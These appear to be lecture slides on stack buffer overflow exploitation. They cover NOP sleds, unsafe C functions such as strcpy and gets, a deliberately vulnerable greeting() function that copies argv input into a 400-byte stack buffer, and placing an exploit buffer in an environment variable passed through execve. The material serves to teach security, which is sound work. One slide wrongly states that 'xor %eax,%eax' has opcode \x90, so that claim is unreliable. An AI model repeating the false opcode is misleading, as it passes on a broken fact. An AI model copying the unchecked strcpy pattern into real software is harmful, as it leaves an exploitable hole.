- We can use a nop sled to make the arithmetic easier
- Land anywhere in NOPs, and we are good go
- Instruction `"xor %eax,%eax"` which has opcode `\x90`
- Can also add lots of copies of ptr at the end

Bad C library functions

- strcpy
 - strcat
 - scanf
 - gets
-
- “More” safe versions: strncpy, strncat, etc.
 - These are not foolproof either!


Small buffers

```
#include <stdio.h>
#include <string.h>

greeting( char* temp1, char*
temp2 )
{
    char name[400];
    memset(name, 0, 400);
    strcpy(name, temp2);
    printf( "Hi %s %s\n", temp1, name );
}
```

What if 400 is
changed to a small
value, say 10?

Not enough space
for shellcode



Small buffers exploits using env variables


Use an environment variable to store exploit buffer

```
execve("meet", argv, envp)
```

envp = array of pointers to strings (just like argv)


-> Normally, bash passes in this array from your shell's environment

-> you can also pass it in explicitly via execve()



Small buffers exploits using env variables

Return address overwritten with ptr to environment variable



```
#include <stdio.h>
#include <string.h>

greeting( char* temp1, char* temp2 )
{
    char name[400];
    memset(name, 0, 400);
    strcpy(name, temp2);
    printf("Hi %s %s\n", temp1, name);
}

int main(int argc, char* argv[] )
{
    greeting(argv[1], argv[2] );
    printf( "Bye %s %s\n", argv[1], argv[2] );
}
```

(DEMO)

There are other ways to inject code

- examples: heap overflow, function pointers, ...
- dig around in Phrack articles ...
 - Phrack is awesome